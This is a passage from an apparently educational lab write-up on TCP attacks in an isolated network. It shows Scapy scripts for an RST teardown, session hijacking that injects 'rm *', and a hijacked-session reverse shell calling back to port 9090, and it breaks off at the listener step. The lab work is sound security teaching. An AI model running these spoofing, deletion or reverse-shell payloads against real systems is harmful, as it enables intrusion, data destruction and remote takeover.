
Constructing the RST attack script:



Screenshot 19: *The RST attack script (tcprst.py). The attacker spoofs the source IP as 10.9.0.6 (the server), sets flags="R" (Reset flag), and uses the exact sequence number obtained from Wireshark. The ls(pkt) call prints the full packet structure for verification before sending.*


- **src="10.9.0.6":** Spoofed as the server sending the RST, so the client tears down the connection from its end
- **flags="R":** The TCP Reset flag — the receiver immediately closes the connection upon receipt
- **seq=2261858733:** Exact sequence number from Wireshark, within the receiver's current window

Executing the RST attack:



Screenshot 20: *Running the RST script. Scapy prints the full packet structure confirming flags = <Flag 4 (R)> — the RST flag is correctly set. The forged packet is sent to the victim, initiating the session termination.*

Result on the victim's Telnet session:



Screenshot 21: *The victim's Telnet session immediately displays "Connection closed by foreign host" — the session is terminated without any user action. The attacker has successfully and forcefully disconnected the legitimate user using a single forged RST packet.*

✓ Attack Successful: The live Telnet session was terminated by the forged RST packet. The correct sequence number ensured the RST was accepted. Any attacker on the same LAN can terminate any TCP session — TCP provides no authentication against in-path adversaries.

Task 3: TCP Session Hijacking

Background: Injecting Commands Into an Authenticated Session


Session hijacking goes further than RST — instead of terminating a session, the attacker **injects malicious commands** into it. TCP has ***no post-handshake message authentication***. Any in-path attacker who knows the current sequence and acknowledgment numbers can inject data appearing to come from the legitimate user — because a spoofed packet with the right src IP, port, seq, and ack is indistinguishable from legitimate data to the server.

Creating a test file on the target machine to be deleted by the attack:

```
seed@57e7382b726d:~$ touch myfile.txt
seed@57e7382b726d:~$ ll
total 0
-rw-rw-r-- 1 seed seed 0 Mar  3 23:26 myfile.txt
seed@57e7382b726d:~$
```


Screenshot 22: *Creating "myfile.txt" on the target machine (10.9.0.6) to use as a target for the injected "rm *" command. The file is confirmed present with "ll" (ls -l) — this will be deleted by the hijacked session without the legitimate user's knowledge or consent.*

Establishing the Telnet session to be hijacked:



Screenshot 23: *Active Telnet session from victim (10.9.0.5) to server (10.9.0.6), logged in as "seed". This is the authenticated session the attacker will hijack to remotely execute the "rm *" command — without knowing the user's password.*

Capturing live session data with Wireshark:



Screenshot 24: *Wireshark capturing the active session. The attacker reads the most recent packet to extract: Source Port: 39676, Seq: 2537671292, Ack: 963565695. The sequence number tells the server*

where injected data starts; the ack number acknowledges the server's last byte — together making the injected packet appear as perfectly normal client data.

Constructing the session hijacking script:

```
root@VM:/# cat tcpsessionhijack.py
from scapy.all import *
import sys

print("Sending Hijacking Packet/n")
ip = IP(src="10.9.0.5", dst="10.9.0.6")
tcp = TCP(sport=39676, dport=23, flags="A", seq=2537671292, ack=963565695)


data = '\r rm *\n\r'

pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
root@VM:/#
```

Screenshot 25: *The session hijacking script (tcpsessionhijack.py). Source is spoofed as 10.9.0.5 (the legitimate client). The payload "\r rm *\n\r" injects a carriage-return to clear any partial input, then executes "rm *" to delete all files, followed by a newline to submit the command.*


- **\r (carriage return):** Clears any partial command already typed in the Telnet session
- **rm *:** Shell command: deletes all files in the current directory
- **\n (newline):** Executes the command on the remote shell
- **flags="A" (ACK flag):** Used for normal data transfer, making the packet appear as regular Telnet data

Executing the hijacking attack:



Screenshot 26: *Running the hijack script. Scapy confirms the packet structure: spoofed source 10.9.0.5, payload b'\r rm *\n\r', and ACK flag set. The packet is sent and accepted by the server as legitimate client data — the command executes on the server.*

Wireshark confirmation of the injected packet:



Screenshot 27: *Wireshark confirms the injected packet was sent and received. The TCP payload shows the malicious command executed in the victim's session. Subsequent "TCP Spurious Retransmission"*

packets appear as the legitimate client loses synchronization — the attacker's injection advanced the server's expected sequence number, freezing the real user's session.

Verifying the attack result on the target machine:



Screenshot 28: *After the attack, running "ll" on the server shows "total 0" — myfile.txt has been successfully deleted by the injected "rm *" command. The hijacking attack achieved its objective: remote command execution without authentication.*

✓ Hijacking Successful: The file was deleted by the injected command. The original Telnet session froze due to sequence number desynchronization. The attacker executed a command on the server without ever knowing the victim's password — purely by exploiting TCP's lack of post-handshake authentication.

Task 4: Creating Reverse Shell via TCP Session Hijacking

Background: What is a Reverse Shell and Why is it Dangerous

A **reverse shell** is a shell on the victim machine that **connects back to the attacker**. Unlike a single command injection (Task 3), it provides an ***interactive, persistent terminal*** — the attacker can run any command, browse the file system, escalate privileges, and install backdoors. The connection is initiated FROM the victim (outbound), so firewalls often permit it. All of this is achieved without knowing the victim's password.

Establishing the Telnet session to be hijacked for the reverse shell:

```
root@6451ee056529:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
57e7382b726d login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)


 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Mar  3 23:34:02 UTC 2022 from victim-10.9.0.5.net-10.9.0.0 on pt
s/4
seed@57e7382b726d:~$
```

Screenshot 29: *A new Telnet session from victim (10.9.0.5) to target (10.9.0.6), logged in as "seed". This authenticated session will be hijacked to inject the reverse shell command, providing the attacker with persistent interactive access.*

Monitoring the session with Wireshark to extract packet parameters:



Screenshot 30: *Wireshark monitoring the Telnet session. The attacker reads the most recent TCP packet: Source Port: 39714, Seq: 1810434171, Ack: 9935746. These values will be used to construct the spoofed packet that injects the reverse shell command into the active session.*

Constructing the reverse shell injection script:


```
root@VM:/# cat tcpreverseshell.py
from scapy.all import *
import sys

print("Sending Hijacking Packet for reverse shell.../n")
ip = IP(src="10.9.0.5", dst="10.9.0.6")
tcp = TCP(sport=39714, dport=23, flags="A", seq=1810434171, ack=9935746)
data = '\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 2>&1 0<&1 \n'
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
root@VM:/#
```

Screenshot 31: *The reverse shell script (tcpreverseshell.py). The payload "\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 2>&1 0<&1 \n" starts a bash shell on the victim and redirects all I/O through a TCP connection back to the attacker on port 9090. All three I/O file descriptors are tunneled through the single TCP stream.*


- **/bin/bash -i:** Starts an interactive bash shell on the victim machine
- **> /dev/tcp/10.9.0.1/9090:** Redirects stdout (fd 1) to a TCP socket connecting to the attacker's IP on port 9090
- **2>&1:** Redirects stderr (fd 2) to stdout — error messages also flow to the attacker
- **0<&1:** Redirects stdin (fd 0) from stdout — attacker's keyboard input reaches the shell

Executing the reverse shell injection:




Screenshot 32: *Running the reverse shell script. Scapy confirms the payload b'\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 2>&1 0<&1 \n' is correctly embedded in the spoofed packet. The packet is sent to the victim's Telnet session, triggering the reverse shell connection.*

Starting the netcat listener on the attacker machine to receive the reverse shell:



